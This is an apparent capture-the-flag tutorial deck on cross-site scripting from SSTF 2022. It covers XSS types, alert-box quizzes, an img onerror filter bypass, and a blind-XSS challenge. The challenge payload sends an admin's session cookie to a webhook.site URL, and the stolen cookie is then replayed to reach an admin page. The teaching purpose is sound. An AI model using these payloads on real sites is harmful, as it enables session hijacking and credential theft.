

SSTF 2022 | Hacker's Playground

# Tutorial Guide

## XSS 101

Web




# XSS?

Cross-site scripting(XSS) is a type of security vulnerability typically found in web applications. XSS attacks enable attackers to inject client-side scripts into web pages viewed by other users. A cross-site scripting vulnerability may be used by attackers to bypass access controls such as the same-origin policy.

XSS effects vary in range from petty nuisance to significant security risk, depending on the sensitivity of the data handled by the vulnerable site and the nature of any security mitigation implemented by the site's owner network.

[https://en.wikipedia.org/wiki/Cross-site\\_scripting](https://en.wikipedia.org/wiki/Cross-site_scripting)


# The most popular web vulnerability



# Stored XSS Attack



- ✓ Injected malicious script is **stored** on the target server.
  - Then the victim will retrieve some contents including the injected script.
  - The script will work on the victim's web browser.
- ✓ (example) Attack scenario
  - Imagine a service like a bulletin board or a simple SNS which has stored XSS vulnerability.
    1. A hacker writes a post including some malicious script.




# Stored XSS Attack




✓ (example) Attack scenario, cont'd.

2. The post will be stored in a database.




3. Whenever a user tries to access the post, the malicious script will come to user's web browser.



# Stored XSS Attack



- ✓ With the successful XSS attack,
  - hacker can control the user's machine
    - arbitrary file reading/writing
    - malware installation
    - changing URLs or contents on the web browser
  - hacker can steal user's credentials
    - including session cookies allowing the attacker to hijack the session.




- ✓ Sometimes hackers cannot check their input is properly seated.
  - when the target uses another application or view, such as admin pages.
  - Some people refer to this kind of stored XSS attack as **blind XSS attack**.

# Reflected XSS Attack



- ✓ Malicious script **in the request** is **directly embedded** to the response.
  - Malicious script can be a part of request URL.
  - The server itself is not affected from the malicious script.
- ✓ (example) Attack scenario
  - A hacker sends a URL(hyperlink) including malicious script to the victim via email or so on.
  - When a user requests the URL, the malicious script will be embedded in the response.




# Reflected XSS Attack



## ✓ (example) Attack scenario, cont'd.

- Let's assume that there's a search service which has reflected XSS vulnerability.
  - A hacker sends a malicious URL to the victim user.  
e.g., [https://search.service/?query=<script>console.log\("BAD"\);</script>bad](https://search.service/?query=<script>console.log("BAD");</script>bad)
  - When the victim clicks the link, the server will embed the query string to the result page.



Because the script part is recognized as a HTML tag, it won't be displayed on the screen.


- The JavaScript code in the query string will work on the victim's web browser.



# DOM-Based XSS Attack



- ✓ Malicious code is **dynamically** injected to the DOM\* environments.
  - by the JavaScript code on the web page.
  - It arises when a JavaScript in the web content executes or embeds untrusted data, such as the URL.
  - The server is not involved in the attack sequence.
  - DOM-Based XSS attack can be regarded as a sub class of reflected XSS attack.



**Let's solve  
XSS quiz!**

# Quiz #1

& solution

# Quiz #1



- ✓ Mission: **launch an alert box** with a message, "XSS".
- ✓ The server is running at
  - <http://xss101.sstf.site/quiz1.php>

## XSS101: Quiz1

SEND

### Messages

[Clear]

#	Message
---	---------

# Solution for Quiz #1



- ✓ Let's try to put some text.

**XSS101: Quiz1**

Q Hello! SEND

**Messages** [Clear]

#	Message
1	Hello!




```
</table>
<table>
  <thead>
    <tr>
      <th width="20%">#</th>
      <th width="80%">Message</th>
    </tr>
  </thead>
  <tbody>
    <tr><th scope="row">1</th><td>Hello!</td></tr>
  </tbody>
</table>
</pre>
```

- ✓ We can see that the input text is inserted into the HTML code.

# Solution for Quiz #1



- ✓ Put the **code to launch the alert box**.



```
<table>
  <thead>
    <tr>
      <th width="20%">#</th>
      <th width="80%">Message</th>
    </tr>
  </thead>
  <tbody>
    <tr><th scope="row">1</th><td>Hello!</td><tr>
    <tr><th scope="row">2</th><td><script>alert('XSS');</script></td><tr>
  </tbody>
</table>
```

- ✓ This is an example of the **reflected XSS** attack.

# Quiz #2

& solution

# Quiz #2



- ✓ Mission: **launch an alert box** with a message, "XSS".
- ✓ The server is running at
  - <http://xss101.sstf.site/quiz2.html>

## SSTF/SCTF Gallery

Images from SSTF(Samsung Security Tech Forum) and SCTF(Samsung CTF)



[SSTF 2020] Streaming studio



[SSTF 2018] Panel Discussion



[SSTF 2020] Driger's Talk



[SSTF 2019] Panel Discussion



[SSTF 2017] Creative Hall



[SSTF 2018] Poster Session



[SSTF 2019] Q&A



[SCTF 2018] Frontier Hall






# Solution for Quiz #2



- ✓ It's a **static HTML page**, so there isn't any processing on the server.
- ✓ Let's inspect the source code.

```
<script>
document.addEventListener("DOMContentLoaded", function(){
  if (window.location.hash.length > 0) {
    var hash = decodeURI(window.location.hash);
    if (hash.includes("script")) {
      alert("No Hack!!");
    } else {
      document.getElementById("guide").innerHTML = "You selected " + hash;
    }
  }
});
</script>
```




- ✓ The JavaScript embeds the hash of URL by using **innerHTML**.
  - We may put some code to launch an alert box into the hash.
  - But the HTML code using **script** tag won't work.

# Solution for Quiz #2



✓ **img** tag can be used here.

- Set the hash as `<img src=x onerror="alert('XSS');">`
- There can be many other ways to invoke JavaScript code.



✓ This is an example of **DOM-Based XSS** attack.

Let's practice

**Solve the tutorial  
challenge**

# Challenge Definition



XSS 101: Practice

LOGIN PANEL

USERNAME

PASSWORD

LOGIN

- ✓ A simple login panel
- ✓ What can we do?
- ✓ The server is running at
  - <http://xss101.sstf.site>

# Challenge Analysis



## ✓ Failed to login.

- It seems not feasible to login via SQLi attack.
- A link to create a support case is provided, and we can find a hint there.

**XSS 101: Practice**

**LOGIN PANEL**

USERNAME  
`admin' or '1'='1`

PASSWORD  
.....

Login Failed.

LOGIN

Need help?

**Create a support case** [HINT]

Admin will check your message soon.

Email:  
Enter email address

Description:  
Enter description

Cancel Submit

# Challenge Analysis



## ✓ Check the feasibility of the web attacks.

- SQLi attack is not possible due to the **prepared statements**.
- XSS attack may be possible since POST data is inserted into the DB **without sanitization**.

```
<?php

if($_GET['showsrc']) {
    show_source("help.php");
    die;
}


if ($_POST['email'] and $_POST['desc']){
    include "../config.php";

    $db = dbconnect();
    insert_data_with_prepared_statements($db, $_POST['email'], $_POST['desc']);
    mysqli_close($db);

    $sent = true;
}


?>
```

## ✓ The target is the admin.



- We'll be able to steal the admin's session if the XSS attack works properly.

# Attack Scenario



1. A hacker(you) creates a support case which contains XSS attack payload.
2. The support case will be stored in the database.
3. When the admin checks the support cases, they will be retrieved from the database.
4. And will be delivered to admin.
5. Admin's session cookie will be sent to the hacker's server by the XSS script.

# Preparing XSS Attack



## ✓ Attack script

- It should contain a logic to send the session cookie to the hacker's server.
- As it will be embedded as a part of the HTML code, we can use script tag or something else.
- For here, it'll be:

```
<script>img=new Image();img.src='http://myserver?cookie='+document.cookie;</script>
```

## ✓ Temporary web server

- We need a web server to receive the session cookie sent by the XSS script.
- Although I can implement my own server 😊, I'll use a <https://webhook.site> service for this time.

REQUESTS (0/500)  
Newest First

Waiting for first request...

**Your unique URL**  
`https://webhook.site/baff791a-2217-40e5-bc8c-dc6bcd6ed9b1`  
[Copy to clipboard](#) [Open in new tab](#)

**Your unique email address**  
`baff791a-2217-40e5-bc8c-dc6bcd6ed9b1@email.webhook.site`  
[Copy to clipboard](#) [Open in mail client](#)

There're many similar services!



# XSS Attack!



- ✓ Send the attack script to admin's browser
  - by using support case creation UI.

## Create a support case

[HINT]

Admin will check your message soon.

Email:

Description:

```
<script>img=new Image(); img.src='http://webhook.site/baff791a-2217-40e5-bc8c-dc6bcd6ed9b1?cookie='+document.cookie;</script>
```

CancelSubmit

Your case has been successfully received.  
We'll check that out soon.

Close

# XSS Attack!



- ✓ We got the admin cookie.
  - After some time, the admin's browser sent us his session cookie.
  - Seems that the XSS attack worked!
- ✓ This is an example of the **blind XSS attack**.
- ✓ But.. where can we use this?

**Request Details** [Permalink](#) [Raw content](#) [Export as ▼](#) [Delete](#)

<b>GET</b>	<a href="http://webhook.site/baff791a-2217-40e5-bc8c-dc6bcd6ed9b1?cookie=PHPSESSID%3D1383cf36c66776ece668d14217b4de07">http://webhook.site/baff791a-2217-40e5-bc8c-dc6bcd6ed9b1?cookie=PHPSESSID%3D1383cf36c66776ece668d14217b4de07</a>
Host	219.254.222.237 <a href="#">whois</a>
Date	09/16/2021 2:15:45 PM (a few seconds ago)
Size	0 bytes
ID	e41a1f44-ac7a-46e2-bcb4-ad552bb2c8ce

**Files**

**Headers**

connection	close
accept-language	en-US
accept-encoding	gzip, deflate
referer	http://172.21.0.3/
accept	image/avif,image/webp,image/apng,image/svg+xml,image/*,*/*;q...
user-agent	Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, l...
host	webhook.site
content-length	
content-type	

**Query strings**

cookie	PHPSESSID=1383cf36c66776ece668d14217b4de07
--------	--

# Finding Admin UI



- ✓ Apply admin's session cookie and reload the page.

▼ Cookies	Name	Value	Do...	Path	Exp
http://xss101.sstf.site	PHPSESSID	1383cf36c66776ece668d14217b4de...	xss1...	/	Ses
Trust Tokens	Cookie Value <input type="checkbox"/> Show URL decoded				
Cache	1383cf36c66776ece668d14217b4de07				

Application tab in the  
DevTools of  
Chrome browser

- ✓ But nothing  
changed...

## XSS 101: Practice

### LOGIN PANEL

USERNAME

PASSWORD

Login Failed.

[Need help?](#)

# Finding Admin UI

- ✓ There maybe a special UI for admin.  
A little guessing is required here.
  - I got `/admin.php`.
  - Pretty easy to find, because the cookie said that it's a `php` server.
  - We can get the flag there.
- ✓ Originally, this page requires the admin password.
  - but it was considered already logged in because admin's session cookie is applied.

